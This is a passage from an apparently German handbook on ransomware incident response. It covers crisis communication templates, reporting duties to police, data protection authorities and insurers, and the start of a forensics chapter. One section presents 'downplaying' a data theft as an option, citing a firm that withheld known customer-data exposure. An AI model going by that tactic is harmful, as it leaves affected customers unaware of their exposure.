Der wichtigste Punkt bei der Krisenkommunikation ist aber Offenheit und Ehrlichkeit. Im Idealfall ist die Kommunikation klar und transparent. Dies geht allerdings oft aus rechtlichen oder strategischen Gründen nicht (Versicherungsschutz, Datenschutzgesetz, Schadenersatzklagen). Dann gilt: Keine Kommunikation ist besser, als Unwahrheiten zu kommunizieren. Insbesondere sollten Aussagen wie „*Niemand ist vor Cyberkriminalität gefeit*“, „*Es kann sprichwörtlich jeden treffen*“ vermieden werden, da sie nur Diskussionen in den sozialen Medien und den Kommentarspalten auslösen, ohne für die Krisenkommunikation von Nutzen zu sein. Gleches gilt für Adjektive wie „*hochprofessionell*“ in Zusammenhang mit den Angreifern und „*unverschuldet*“ in Kontext des Unternehmens. Egal, was die Unternehmens-IT behauptet: Ransomware-Angriffe sind vermeidbar. Vielleicht nicht mit der Mitarbeiteranzahl und dem Budget, das der IT aktuell zur Verfügung steht, aber grundsätzlich hat das BSI recht:

„*Bei Ransomware-Vorfällen treten Versäumnisse bei der Prävention deutlich zutage. Schlecht gepflegte Systeme, fehlende, veraltete oder nicht überprüfte Software-Backups, schwache Administrator-Passwörter, fehlende Netzsegmentierung u.v.a.m. rächen sich bei Ransomware sofort durch die eingetretenen Schäden.*“

Zitat aus „Ransomware – Bedrohungslage 2022“, BSI¹

13.3 Zeitpunkt und Verteilung

Es ist darauf zu achten, die Kommunikation bereits in den frühen Erkennungsstadien einer Krise einzuleiten, um Kernbotschaften schnellstmöglich an alle Interessengruppen übermitteln zu können. Eine erste Information sollte spätestens binnen 24 h nach dem Angriff erfolgen. Grundsätzlich gilt aber: je eher, desto besser. Typischerweise wird im ersten Krisenstabsmeeting die Erstellung einer ersten Kommunikation beauftragt. Diese wird dann im zweiten Krisenstabsmeeting entschieden.

Die Verteilung erfolgt an alle relevanten Stakeholder und Interessengruppen. Oft sind keine Adresslisten mehr verfügbar und müssen erst wieder manuell zusammengebaut werden. Häufig ist auch die Presse (regional oder überregional) interessiert. Hier gilt: Journalisten sind keine Feinde, Journalisten sind keine Freunde. Journalisten machen ihren Job. Sie befriedigen ein Informationsbedürfnis der Öffentlichkeit. Die Krisenkommunikation muss dabei helfen.

Nach den ersten Informationen folgen kontinuierliche Updates, solange die Lage für die jeweilige Zielgruppe interessant ist. Anfangs werden noch täglich, nach 4–5 Tagen nur noch wöchentliche Updates herausgegeben. Sobald ein Notbetrieb wieder läuft und die Folgen des Angriffs für die Öffentlichkeit nicht mehr sofort sichtbar sind, ebbt das Interesse normalerweise schnell ab. Dann sollte die Krisenkommunikation auch in der Verteilung der Informationen weniger großflächig vorgehen. Die Krisenkommunikation soll ein Informationsbedürfnis befriedigen, keines wecken (im Gegensatz zur normalen Pressearbeit oder dem Marketing).

Neben der Herausgabe von Meldungen sollte ein Unternehmen auch Ansprechpartner für Nachfragen bereithalten. Die Statements für diese Ansprechpartner sollten im Falle weiterer Erkenntnisse unmittelbar aktualisiert werden. Empathie, Transparenz und eine grundlegende Präsenz eines Pressesprechers verringern Ängste und Verwirrung auf Seiten der Kunden und Partner und helfen Missverständnisse und Falschinformationen unmittelbar aus dem Weg zu räumen.

13.4 Weiterführende Informationen

Die kommunizierte Pressemeldung oder Kundenmitteilung ist nur ein Teil der Krisenkommunikation, die nicht alle Fragen im Detail beantworten kann. Rückfragen von Kunden (kanalisiert über einen Ansprechpartner) müssen in der gleichen Art und Weise

¹ https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Cyber-Sicherheit/Themen/Ransomware.pdf?__blob=publicationFile&v=5

beantwortet werden: ehrlich, offen, transparent ... Es hat sich bewährt, dafür ein Frage-Antwort-Dokument (Q&A) aufzubauen, das vom Krisenstab freigegeben wird. Typische Inhalte eines solchen Q&A sind:

- Was ist passiert? Von welcher Art von Cyberangriff sprechen wir? Mehr Details bitte. (Typische Antwort: „Es tut uns sehr leid, aber derzeit können wir keine weiteren Informationen diesbezüglich geben.“)
- Sind meine Bestellungen und Lieferungen gefährdet? Gibt es Änderungen bei meinen erwarteten Lieferungen?
- Waren auch Daten aus unserem Unternehmen kompromittiert/betroffen? (Typische Antwort: „Unsere IT-Experten analysieren derzeit den Angriff und dessen Auswirkungen auf unsere Daten und die Daten unserer Partner. Sobald wir Näheres wissen, werden wir Sie informieren.“)
- Wann laufen die Kommunikation und der Betrieb wieder wie üblich? Wie lange wird es dauern?
- Die Verzögerung des Geschäftsbetriebs und/oder der Kommunikation verursacht Schäden bei mir. Wird XXX Entschädigungen leisten/Vergünstigungen/zusätzliche Ermäßigungen gewähren?

13.5 Überraschende und aggressive Fragen

In den meisten Fällen findet aufgrund der fehlenden bzw. schlechten Erreichbarkeit der Firma keine interaktive Kommunikation statt. Damit können die Antworten auf Fragen größtenteils vorbereitet werden. Sollten dennoch in einer Interviewsituation überraschende Fragen auftauchen, gibt es ein paar typische Antworten, die bekannt sein sollten:

- „Wir haben uns dazu noch kein abschließendes Bild machen können. Wir informieren Sie umgehend, sobald wir selbst mehr Klarheit haben.“
- „Wir nehmen die Situation sehr ernst und tun alles zur Klärung der Situation. Ich gehe davon aus, dass ich Ihnen heute Abend mehr dazu sagen kann.“
- „Ich habe das Problem verstanden. Bitte geben Sie uns Zeit zur Recherche. Wir melden uns morgen Vormittag bei Ihnen, sobald wir Genaueres erfahren.“

Alle diese Antworten folgen dem Muster: „Ich kenne das Problem. Wir kümmern uns. Neue Information gibt es um XX.“

Journalisten suchen immer nach einem guten Text für eine Schlagzeile. Dazu werden häufig hypothetische oder spekulative Fragen gestellt, zum Beispiel:

- Könnte es sein, dass Gesundheitsdaten der Mitarbeiter veröffentlicht werden?

- Wie hoch wird die Strafe der Datenschutzbehörde sein?
- Steht der Angriff im Zusammenhang mit den Entlassungen Anfang des Jahres?

Bei solchen Fragen kann man die Schlagzeile praktisch schon herauslesen. Daher gilt grundsätzlich, dass hypothetische oder spekulative Fragen nicht beantwortet werden:

- Das ist mir zu viel „Was wäre, wenn“ – da kann ich nichts dazu sagen. Was ich aber sagen kann, ist ... (eine der Kernbotschaften).
- Da müsste ich jetzt spekulieren, sicher ist aber, dass ... (eine der Kernbotschaften).

13.6 Runtermanagen

Die Datenveröffentlichung kann auch kommunikativ heruntergespielt werden. Beim Angriff auf ein sehr bekanntes deutsches Technologiedienstleistungsunternehmen durch Black Basta konnten die IT-Verantwortlichen den nach außen sichtbaren Systemausfall durch die Verschlüsselung schnell beheben. Die letzte veröffentlichte Außenkommunikation des Unternehmens 4 Wochen nach dem Angriff lautete „*Aktuell untersucht ein IT-Expertenteam, ob Kundendaten entwendet oder beschädigt wurden.*“ Das war zu einem Zeitpunkt, als auf der Darknet-Seite von Black Basta bereits 150 GB von Daten inkl. Kundendaten zum Download standen. Kein Medium (weder regional noch überregional noch in Fachkreisen) hat einen Bericht über den Angriff verfasst.

Auch wenn es immer ein gefährliches Spiel ist, ist das „runtermanagen“ eines solchen Angriffs eine Option, die die Erpressung ins Leere laufen lässt. Speziell wenn Gruppen nur die Daten stehlen und keine Verschlüsselung durchführen (und damit keine öffentlichkeitswirksame Betriebsunterbrechung entsteht), ist dies eine realistische Möglichkeit. Dazu benötigen Sie aber ein eingespieltes Kommunikationsteam, eine sehr hohe Kommunikationsdisziplin in der Mitarbeiterschaft und eine gute Beobachtung der einschlägigen Social-Media-Kanäle. Und die Gefahr bleibt hoch. Fliegt ein solches Verhalten auf, ist der Imageschaden erheblich.

13.7 Beispiele

Damit ein Unternehmen in seiner Krisenkommunikation nicht auf einem leeren Blatt Papier anfangen muss, sind hier einige Beispiele erfolgreicher Kommunikation abgedruckt. Weitere Informationen sind auch im Leitfaden Krisenkommunikation des Bundesministerium des Inneren (BMI)² und im „Baustein Krisenkommunikation“ des

² <https://www.bmi.bund.de/SharedDocs/downloads/DE/publikationen/themen/bevoelkerungsschutz/leitfaden-krisenkommunikation.html>

Wirtschaftsgrundschutz-Baukastens des Bundesamts für Verfassungsschutz (BfV) und BSI zu finden.³

13.7.1 Kundeninformation Medienunternehmen

Cyberangriff auf die XXX am Freitagmorgen

Wegen eines Cyberangriffs sind die Systeme der XXX sowie weiterer Unternehmen der XXX-Gruppe, darunter ABC, DEF und GHI, seit dem Freitagmorgen weitgehend lahmgelegt. Das Landeskriminalamt ermittelt. Die Produktion und das Internetangebot sind betroffen.

Nach einem Cyberangriff ist die XXX-Gruppe nicht zu erreichen – Telefon und E-Mail funktionieren derzeit nicht. Das Internetangebot kann ebenfalls nicht abgerufen werden. Auch weitere Unternehmen der XXX-Gruppe wie die ABC, DEF und GHI sind betroffen. Die XXX ist bis auf weiteres für Kunden nicht erreichbar.

Es liegt ein Bekennerschreiben vor, in dem das Unternehmen erpresst wird. Das Landeskriminalamt ist bereits eingeschaltet und ermittelt. Der Innenminister sowie Datensicherheits-Experten haben ihre Unterstützung zugesichert.

Die reguläre Produktion ist bis auf Weiteres nicht möglich. Derzeit arbeitet ein Notfallteam beim XXX-Tochterunternehmen JKL an einer Notfalllösung. Diese wird den Kunden ab Samstag zur Verfügung stehen.

Alle weiteren Entwicklungen sowie das Notfallangebot sind unter jkl.de abrufbar. Die Bezahlschranken für die Angebot sind vorerst ausgesetzt.

³ <https://www.wirtschaftsschutz.info/DE/Veroeffentlichungen/Wirtschaftsgrundschutz/Bausteine/Krisenkommunikation.pdf>

13.7.2 Presseinformation Produktionsunternehmen

XXX-Tochtergesellschaft in Ungarn von einem Cyberangriff betroffen.

Eine ungarische Produktionsgesellschaft der XXX Unternehmensgruppe ist Opfer eines Cyberangriffs geworden. Noch unbekannte Täter sind in die internen Netzwerke eingedrungen und haben dort Schadsoftware hinterlegt. Die IT-Spezialisten der XXX Unternehmensgruppe sind mit Unterstützung durch externe Experten rund um die Uhr tätig, den Angriff aufzuklären und die Sicherheitsmaßnahmen der Systeme zu ergänzen.

Ab wann die ungarische Tochtergesellschaft wieder vollständig auf alle IT-Systeme zugreifen kann, lässt sich derzeit noch nicht sagen. Die lokale Produktion in Ungarn läuft weiter.

Weitere Gesellschaften der XXX Unternehmensgruppe sind nach jetzigem Kenntnisstand nicht betroffen. Die Lieferfähigkeit in Richtung unserer Kunden außerhalb Ungarns ist aus heutiger Sicht nicht eingeschränkt.

Oberste Prämissen ist für XXX der Schutz sensibler Daten. XXX wird aufgrund des Vorfalls weitere technische und organisatorische Maßnahmen ergreifen, um Sicherheitsrisiken zu minimieren.

13.7.3 Mitarbeiterinformation Mischkonzern

Liebe Kolleginnen und Kollegen,

wie Sie wissen, ist unsere IT-Infrastruktur am Wochenende des XX./XX. Mai von unbekannten Tätern mittels Schadsoftware angegriffen worden. Als Folge dessen ist derzeit ein Teil unserer IT-Infrastruktur in ihrer Funktion beeinträchtigt. Aus Sicherheitsgründen mussten wir unsere IT-Systeme leider vorerst vom Netz nehmen und arbeiten derzeit konzentriert an der Wiederherstellung. Wir sind jedoch zuversichtlich, bald wieder wie gewohnt arbeiten und kommunizieren zu können.

Entgegen vereinzelter anderslautender Informationen können Sie mit Ihrem Dienstrechner im Home Office und mit Zugriff auf das Internet arbeiten.

Wir gehen derzeit davon aus, dass die wesentlichen Systeme wiederherstellbar sind und somit auch zeitnah wieder in den normalen Betriebsmodus gegangen werden kann. Der genaue Zeitraum bis zur Betriebsfähigkeit kann derweil nicht gesichert angegeben werden.

Nach derzeitigem Kenntnisstand sind vor allem ABC, DEF und FGH betroffen. IJK arbeitet normal. Allerdings mussten wir auch hier zur Vorsorge Systeme vom Netz nehmen. Alle unbetroffenen Bereiche wurden schnell über die Sachlage informiert und führen ihre Arbeit derzeit ohne IT-Unterstützung fort. Das beeinträchtigt zwar momentan die Arbeitseffizienz, nicht aber die Qualität der Leistung.

Mit externen Partnern kann aktuell nur eingeschränkt kommuniziert werden, wir sind jedoch zuversichtlich, dies bald wieder wie gewohnt tun zu können.

Bei Fragen wenden Sie sich bitte an Ihre Führungskraft bzw. die Geschäftsführung Ihres Unternehmens. Der Vorstand der XXX und alle Geschäftsführer stimmen sich mit dem Lösungsteam täglich über Fortschritte und Maßnahmen ab.

Wir bedanken uns bei Ihnen für Ihr Verständnis und die Kooperation in dieser für uns alle herausfordernden Zeit!



Compliance Stakeholdermanagement

14

Im Rahmen eines Ransomware-Angriffs ist aus Compliancegründen die Zusammenarbeit mit zusätzlichen Stakeholdern notwendig. In einem ersten Schritt ist es wichtig, alle Verpflichtungen zu identifizieren, die ein Unternehmen im Rahmen einer solchen Krise hat. Diese können gesetzliche oder/und regulatorische Gründe haben. Ganz klassisch sind die Strafverfolgungsbehörden. In Deutschland wäre dies die Polizei bzw. die ZAC beim jeweiligen LKA. Eventuell sind aber auch ausländische Töchter, Niederlassungen oder Lokationen betroffen. Dann ist zu entscheiden, ob auch hier Anzeige erstattet werden muss. Genauso verhält es sich mit den Datenschutzaufsichtsbehörden, die in den meisten Fällen eingeschaltet werden müssen. Für Unternehmen der kritischen Infrastruktur existiert eine Meldepflicht beim BSI. Bestimmte Branchen (Medizintechnik, Lebensmittel) haben eventuell zusätzliche Meldepflichten. Und nicht zuletzt ergeben sich oft auch aus den Versicherungspolicen Melde- und Informationspflichten.

Dazu kommen je nach Unternehmen noch vertragliche Pflichten aus NDAs, Geheimhaltungs- und sonstigen Verträgen. Hier können einerseits Meldepflichten, aber auch Vertragsstrafen bei Datenveröffentlichung oder Nichterfüllung von Lieferpflichten vereinbart sein.

Jede Verletzung einer dieser Pflichten kann mit rechtlichen Risiken verbunden sein. Das kann eine Geldstrafe für das Unternehmen, im schlechtesten Fall aber auch eine persönliche Haftung einer handelnden Person sein. Um diese Risiken systematisch zusammenzutragen und zu bewerten, ist die interne Rechtsabteilung oder eine externe Anwaltskanzlei notwendig. In der Praxis stellt sich dann oft das Problem, dass viele der für die Analyse notwendigen Daten (Verträge, Policen etc.) nur auf einem der jetzt gerade verschlüsselten Laufwerke gespeichert sind.

14.1 Strafverfolgungsbehörden

Die Strafverfolgungsbehörden sind die wichtigsten Akteure gegen die Bedrohung der Ransomware-Kriminellen. Je detaillierter und umfassender die Polizei informiert ist, desto besser kann sie die Strafverfolgung vornehmen und sich international abstimmen. Und umso schneller werden die Infrastrukturen zerschlagen, die Täter gefasst und umso sicherer verurteilt. Trotz etlicher Fahndungserfolge (siehe Abschn. 4.2) stehen die Strafverfolgungsbehörden noch am Anfang. Die Polizei wird die Täter nicht so schnell verhaften, dass es einem betroffenen Unternehmen im aktuellen Fall hilft. Um jedoch der Bedrohung insgesamt wirksam entgegenzutreten, sind die Strafverfolgungsbehörden die wichtigsten Verbündeten der Wirtschaft.

Von dieser moralischen Mitwirkungspflicht abgesehen, ist eine Anzeige bei der Polizei faktisch immer notwendig. Man benötigt die Anzeige für die Meldung bei der Datenschutzbehörde, für die Meldung bei der Cybersicherung (falls vorhanden) und bei länderübergreifenden Straftaten (z. B. Tochtergesellschaften in Ländern mit Anzeigepflicht). Die Anzeige sollte daher so schnell wie möglich gestellt werden. Dabei reicht das nächste Polizeikommissariat. Polizeiintern wird dann ein Cyber-Kommissariat oder das zuständige ZAC eingeschaltet. Aber auch eine direkte Meldung beim zuständigen ZAC ist möglich.¹

Das Ziel der Polizei ist die Strafverfolgung – nicht die Unterstützung des betroffenen Unternehmens bei der Wiederherstellung des Geschäftsbetriebes. In der Regel führt die Polizei auch keine Täterkommunikation selbst durch. Sie unterstützt auf Anforderung bei der Formulierung von Nachrichten. Die Polizei wird auch auf die Probleme bei der Zahlung von Lösegeld hinweisen. Allerdings zeigt die Erfahrung, dass bei absoluter Notwendigkeit der Zahlung die Polizei dies nicht verbieten wird.

Grundsätzlich hat die Polizei einen hohen Informationsbedarf. Dieser beginnt bei forensischen Daten wie Protokolldaten oder Logfiles. Daneben benötigt die Polizei auch die Täterkommunikation, bei E-Mail-Verkehr am besten mit Original-Headern. In Einzelfällen führt die Polizei selbst forensische Untersuchungen durch. In manchen Fällen erfolgt dies sogar sehr umfangreich. Die Forensik der Polizei dient allerdings der Strafverfolgung und ist für das Unternehmen nicht steuerbar. Sollte das Unternehmen z. B. für die Wiederherstellungsstrategie „Säubern“ zeitnah forensische Erkenntnisse benötigen, so kommt man um die Beauftragung eigener Forensiker nicht umher.

Der Kontakt zur Polizei sollte regelmäßig, aber kanalisiert sein. Es sollte vermieden werden, dass es mehrere Ansprechpartner gibt. Am besten wird ein Ansprechpartner aus dem Krisenstab benannt. Optimal ist der externe Krisenberater, weil er sowohl die Belange sowie Bedarfe der Polizei kennt wie auch die Notwendigkeiten des betroffenen Unternehmens. Zusätzlich kann für den Austausch von forensischen Erkenntnissen ein direkter Kanal zwischen den DFIR-Beratern auf Unternehmensseite und den mit der Forensik beauftragten Abteilungen der Strafverfolgungsbehörden geschaffen werden.

¹ https://www.polizei.de/Polizei/DE/Einrichtungen/ZAC/zac_node.html

Die Kommunikation zur Polizei sollte offen und professionell sein. Falls eine bekannte Tätergruppe agiert, kann die Polizei aus anderen Fällen Erkenntnisse teilen, die sowohl im Bereich der IT als auch im Krisenmanagement (Verhandlungsführung, Täterverhalten) einen positiven Einfluss auf die Krisenlage haben können. Die Polizei darf allerdings keine Erkenntnisse zum Stand der Ermittlungen teilen, insbesondere wenn auch andere Behörden eingeschaltet sind.

Auch die Staatsanwaltschaft und Polizei geben für bestimmte Fälle Pressemeldungen heraus. Diese sollten mit der eigenen Kommunikation abgestimmt sein.

Wenn Daten an die Polizei übermittelt werden, dann ist zu beachten, dass diese Information Teil der staatsanwaltlichen Ermittlungsakte werden können. Auch die Verwendung im Rahmen späterer Ermittlungen ist möglich. Zusätzlich hat die Polizei ein Legalitätsprinzip. Finden sich in den übergebenen Daten Anzeichen für eine Straftat, so muss die Polizei diese verfolgen. Bei der Datenübergabe an die Polizei sollte das strikte Prinzip „Need to know“ verfolgt werden. Die Daten sollten aussortiert und gekürzt werden, sodass nur die relevanten Daten übermittelt werden. Eventuell können die Beamten bereits Schwerpunkte der Fragestellungen bzw. des Informationsbedarfes als Input dazu geben. Danach sollten die zu übergebenden Daten inhaltlich im 4-Augen-Prinzip unternehmensintern geprüft werden. Zusätzlich sollte eine juristische Prüfung erfolgen (insbesondere inwieweit dem Unternehmen z. B. durch einen Forensikbericht Fahrlässigkeit oder Nachlässigkeiten vorgeworfen werden könnte).

Nach dem offiziellen Ende der Krise bei dem betroffenen Unternehmen ist es sinnvoll, nach einiger Zeit bei der Polizei zum Stand möglicher Ermittlungen nachzufragen. Dies wird auch oft von der Polizei proaktiv verfolgt.

Die Polizei unterscheidet (nicht ganz überschneidungsfrei) zwischen Computerkriminalität (Straftaten, die sich gegen Datennetze, IT oder deren Daten richten) und Delikten mit Tatmittel IT (Straftaten, die mittels IT begangen wurden). In der polizeilichen Kriminalitätsstatistik wird Ransomware nicht getrennt aufgeführt. Das Bundeskriminalamt veröffentlicht aber jährlich einen Bericht zum Thema Cybercrime.²

14.2 Datenschutzaufsichtsbehörde

Es gibt Meldepflichten nach der DSGVO bzw. GDPR, die mit Zeiträumen hinterlegt sind:

² https://www.bka.de/SharedDocs/Downloads/DE/Publikationen/JahresberichteUndLagebilder/Cybercrime/cybercrimeBundeslagebild2021.pdf?__blob=publicationFile&v=6

*Art. 33**Meldung von Verletzungen des Schutzes personenbezogener Daten an die Aufsichtsbehörde*

(1) Im Falle einer Verletzung des Schutzes personenbezogener Daten meldet der Verantwortliche unverzüglich und möglichst binnen 72 Stunden, nachdem ihm die Verletzung bekannt wurde, diese der gemäß Artikel 55 zuständigen Aufsichtsbehörde, es sei denn, dass die Verletzung des Schutzes personenbezogener Daten voraussichtlich nicht zu einem Risiko für die Rechte und Freiheiten natürlicher Personen führt. Erfolgt die Meldung an die Aufsichtsbehörde nicht binnen 72 Stunden, so ist ihr eine Begründung für die Verzögerung beizufügen.

Die Frage, wann die 72-h-Frist anläuft, wird von den in der Firma zuständigen Datenschützern bzw. den beauftragten Juristen regelmäßig unterschiedlich beantwortet. Vom „Bekanntwerden des Angriffs“ über „Ein Datenabfluss ist bestätigt“ bis zu „Erst wenn wir sicher wissen, dass im ausgeleiteten Datenpaket personenbezogenen Daten sind“ sind in den Fällen alle Sichtweisen bereits vorgekommen.

Ohne der notwendigen juristischen und datenschutzrechtlichen Einzelfallbewertung vorgreifen zu wollen, schadet eine möglichst frühe Verdachtsmeldung meist nicht. Die Meldung kann später noch präzisiert oder Informationen nachgereicht werden. Auch ist den meisten Datenschutzbehörden klar, dass das Unternehmen bzgl. der Datenschutzverletzung ein Opfer ist und nicht der Täter. Der Fall gestaltet sich anders, wenn die Angreifer Daten erbeutet haben, die das Unternehmen laut eigenem Verfahrensverzeichnis oder gemäß der eigenen Datenschutzerklärung gegenüber Kunden nicht (mehr) haben dürfte.

Zu berücksichtigen ist auch, dass die Meldung eventuell bei mehreren Landesdatenschutzbehörden und auch bei den entsprechenden Behörden in anderen Ländern gemacht werden muss.

In Fällen, in denen viele Rückmeldungen von Kunden zu erwarten sind, hat sich die Einrichtung eines speziellen E-Mail-Accounts bewährt. Ist nicht klar, ob Kundendaten abgeflossen sind, kann bei einem DFIR-Experten oder einem spezialisierten Dienstleister ein Beobachtungsauftrag erteilt werden. Damit werden dann sowohl die Undergroundforen als auch das Darknet überwacht, ob die gestohlenen Daten auftauchen. Wenn dagegen bereits klar ist, dass großflächig Kundendaten von einer Veröffentlichung bedroht sind, erwartet die Datenschutzbehörde ein Schreiben an die Betroffenen. Dieses sollte folgende Informationen enthalten:

- Was ist passiert?
- Welche Datenkategorien sind betroffen (z. B. Name, Passwort, Adresse, Zahlungsdaten)?
- Warum wurden diese Daten gespeichert?
- Was kann jetzt passieren (z. B. Phishing, Identitätsdiebstahl)?

- Welche Maßnahmen wurden getroffen (Strafanzeige, Zusammenarbeit mit der Datenschutzaufsicht)?
- Was soll der Betroffene nun tun (Vorsicht bei E-Mails, Kontoverkehr prüfen, auf Empfehlungen des BSI verweisen)?

Ein solches Informationsschreiben sollte im Stil einer Krisenkommunikation (siehe Kap. 13) abgefasst und mit den Kommunikationsspezialisten durchgesprochen sein.

14.3 Versicherung

Viele Unternehmen haben eine Cyberversicherung (siehe Kap. 23) abgeschlossen. Die wichtigste Frage, die sich jetzt stellt, ist: Erfordert die Versicherung bestimmte Dienstleister zur Krisenbewältigung („Werkstattbindung“)? Falls das so ist, dann sollten diese Dienstleister in jedem Fall informiert werden, da anderenfalls die Zahlung der Versicherungsleistung nicht mehr gewährleistet ist. Falls das nicht so ist, ist man in der Wahl des Dienstleisters grundsätzlich frei. Oft hat der Versicherer aber Kapazitäten gebucht, sodass die Erreichbarkeit und Verfügbarkeit von Experten auf jeden Fall sichergestellt sind. Wichtig ist, dass der Dienstleister im Falle eines Interessenskonflikts auf der Seite des eigenen Unternehmens steht und nicht dem Versicherungsunternehmen verpflichtet ist (Stichwort: zahlungsverhindernde Pflichtverletzungen).

In jedem Fall sollte der Vorfall so früh wie möglich an die Versicherung gemeldet werden. Dazu wird man in der Regel den beim Abschluss eingeschalteten Makler auch jetzt wieder informieren. Ein Makler mit Erfahrung in solchen Fällen arbeitet auch jetzt als Vermittler zwischen Versicherung und Kunde. Er berät, welche Dokumentationen später notwendig werden und was die Versicherung benötigt, um den Schaden später auszugleichen. Für den Krisenstab sind nun Informationen wie die Höhe der Selbstbeteiligung und die Versicherungssumme relevant für die weiteren Entscheidungen.

Die Versicherung wird sich in die laufende Krise nicht einmischen und sich auf eine nachfolgende Beurteilung verlassen. Dazu werden danach Gutachter und Rechtsanwälte die erstellten Dokumente analysieren. Für die Zusammenarbeit gilt hier das gleiche Prinzip wie für die Polizei. Eine offene, ehrliche und transparente Kommunikation ist die Basis. Wenn Daten an die Versicherung übermittelt werden, dann ist auch hier das strikte Prinzip „Need to know“ zu beachten. Die Daten sollten aussortiert und gekürzt werden, sodass nur die relevanten Daten übermittelt werden. Dokumente, die geeignet sind, den Versicherungsschutz zu gefährden, sollten vor der Übergabe an die Versicherung vom eigenen Anwalt geprüft werden. Meist hat der Kunde für die Versicherung einen Fragebogen bez. seiner IT-Sicherheitsstandards ausgefüllt (oft im Jahresturnus). Die aktuellen Antworten in diesem Fragebogen und deren Richtigkeit sollten den mit der Versicherung kommunizierenden Personen bekannt sein.

Was hingegen sehr früh identifiziert werden sollte, sind die Schadenskategorien, die eventuell von der Versicherung ganz oder teilweise gezahlt werden (siehe auch Kap. 17). Die entstehenden Kosten sollten bereits während der Abarbeitung von der Finanzabteilung klar dokumentiert werden. Versucht man erst Monate später, die verschiedenen Kosten zusammenzustellen, entwickeln sich die Diskussionen mit der Versicherung über die Notwendigkeit einzelner Posten oft zu einem Ratespiel.

Keine Versicherung möchte in den Ruf geraten, im Ernstfall nicht zu zahlen. Ebenso möchte aber auch keine Versicherung Positionen bezahlen, die nicht notwendig gewesen wären oder nicht versichert waren. Zudem sind die Schadenssummen im Cyberbereich in den vergangenen Jahren dramatisch angestiegen und das Cybergeschäft ist für viele Versicherungen ein Verlustbringer. Eine klare Argumentation seitens des Versicherungskunden, warum welche Kosten angefallen sind, ist daher notwendig.

Ist die Krise beendet, werden alle Kosten aufgestellt und bei der Versicherung eingereicht. Nachdem ein Gutachter die Beträge auf Plausibilität und fachliche Notwendigkeit geprüft hat, prüft ein Versicherungsanwalt die Übernahmefähigkeit der Positionen. Auf dieser Basis wird – nach einigen Rückfragen und Verhandlungen – eine zu begleichende Schadenssumme überwiesen. Die Zahlung erfolgt oft erst 6–9 Monate nach dem Angriff, manchmal sogar noch deutlich später.



Forensik oder hier eigentlich IT-Forensik ist ein Sammelbegriff für all die Techniken und Methoden, Daten zu analysieren, um Erkenntnisse über die Vergangenheit zu sammeln. Die Forensik ist damit eine rückwärtsgewandte Tätigkeit. Es ist das geeignete Mittel, um Aussagen und Fragen über einen Vorgang (z. B. einen Ransomware-Angriff) mit Beweisen zu belegen oder zu widerlegen. Wie viel eine forensische Analyse aussagt, hängt wesentlich von der Datenlage ab. In der klassischen Forensik entstehen Fingerabdrücke und DNA-Spuren gleichermaßen von selbst durch die Aktionen der Täter. Auf einem Computersystem dagegen ist eine Aktion nur dann nachvollziehbar, wenn das Ergebnis noch vorhanden ist (z. B. Malware wurde im Dateisystem abgelegt) oder eine Komponente den Vorgang aufgezeichnet hat (z. B. Login eines Users im Log). Damit ist die Datenlage stark von der Konfiguration der IT-Systeme abhängig. Die Grundkonfiguration der meisten Systeme (z. B. Windows-Server/-Clients, Firewalls) ist in dieser Hinsicht sehr dürftig. Eine umfassende Vorbereitung auf eine Forensik durch die interne IT findet auch nicht immer statt. Die Chancen, in einem solchen Fall das Angreifer-Geschehen vollständig aufzuklären, sind damit sehr gering.

Das Thema der IT-Forensik und alle seine Unterbereiche (z. B. Netzwerkforensik, Windows-Forensik) füllen eigene Bücher. In diesem Kapitel wird die Anwendung von Forensik im Ransomware-Vorfall auf abstrakter Ebene betrachtet und technisch an der Oberfläche gekratzt. Es beleuchtet in keiner Weise, „Wie“ die IT-Forensik durchgeführt wird, und taugt nicht zur Anleitung.

15.1 Stakeholder in der Forensik

Forensik ist kein Selbstzweck, sondern muss sich auf die Fragen der Stakeholder fokussieren. Optimal wäre es natürlich, wenn die Forensik jede dieser Fragen beantworten könnte. Allerdings ist Forensik immer abhängig von der verfügbaren Datenlage. Die Antwort auf einige Fragen wird daher sein, dass die Daten für die notwendige Analyse nicht vorhanden sind.

15.1.1 CSIRT

Das CSIRT wird sich in den ersten Tagen der Krise um einen Notbetrieb kümmern. Dieser wird unter anderem mit alten infizierten Systemen realisiert. Damit der Notbetrieb stabil laufen kann, muss geklärt sein, wie die Verschlüsselung auf den Systemen verteilt wurde. Auch Autostart-Mechanismen könnten platziert worden sein und sollten für die zentralen Systeme DC und/oder Virtualisierungsplattform identifiziert werden. Eine fokussierte Analyse zu diesen Fragen ist die höchste Priorität der Forensik in den ersten Stunden. Den ersten Anhaltspunkt liefert die OSINT-Recherche zu den Angreifern. Wenn der Notbetrieb ausgeweitet wird und nicht mehr zu 100 % offline stattfindet, werden in der Regel einzelne definierte Verbindungen zum Internet wiederhergestellt. Hierzu sollte geklärt sein, wie die Angreifer ihren C2-Channel etabliert haben. Die IT muss dann geeignet dafür sorgen, dass dieser nicht aus Versehen wieder geöffnet wird. Auch der Zeithorizont, wie lange die Angreifer bereits im Unternehmen sind, ist relevant. Spätestens nach dem Notbetrieb wird begonnen, Daten aus dem Backup wiederherzustellen. Dabei ist relevant, wie alt Backups sein müssen, um mit hoher Wahrscheinlichkeit sauber zu sein. Dazu ist es hilfreich, wenn die Forensik den Patient Zero identifizieren und analysieren kann. Wird zur Wiederherstellung der Weg der Säuberung der IT eingeschlagen, wird die Forensik vertieft. Sie wird versuchen müssen herauszufinden, welche Systeme „nur“ verschlüsselt und welche von den Angreifern vorher kompromittiert wurden. Dafür müssen Indicators of Compromise (IoCs) generiert und ein Säuberungsverfahren muss vorgeschlagen werden. Näheres zur Rolle von IoCs findet sich in Abschn. 15.2.3.

15.1.2 Verandler

Finden Verhandlungen statt, haben die Täter hinsichtlich des Angriffs einen Informationsvorteil. Dabei geht es meistens um die Frage, wie viel Daten und welche ausgeleitet wurden. Wie im Kap. 11 beschrieben, fordert ein guter Verandler immer einen „Proof of Data“ in Form einer Dateienliste. Sollte diese Information zurückgehalten werden, kann es notwendig sein, dieser Frage forensisch nachzugehen. Oft kann die Forensik einige einschränkende Aussagen treffen. Eine vollständige Aufklärung bis zu einer Dateienliste

ohne Input der Angreifer ist unwahrscheinlich. Drohen Angreifer damit weiterzumachen, wird zusätzlich die Frage auftreten, ob die Angreifer immer noch Zugriff auf die IT haben. Um diese Frage zu beantworten, sollte klar sein, wie die Angreifer ihre C2-Verbindungen aufgebaut haben.

15.1.3 Cyberversicherung

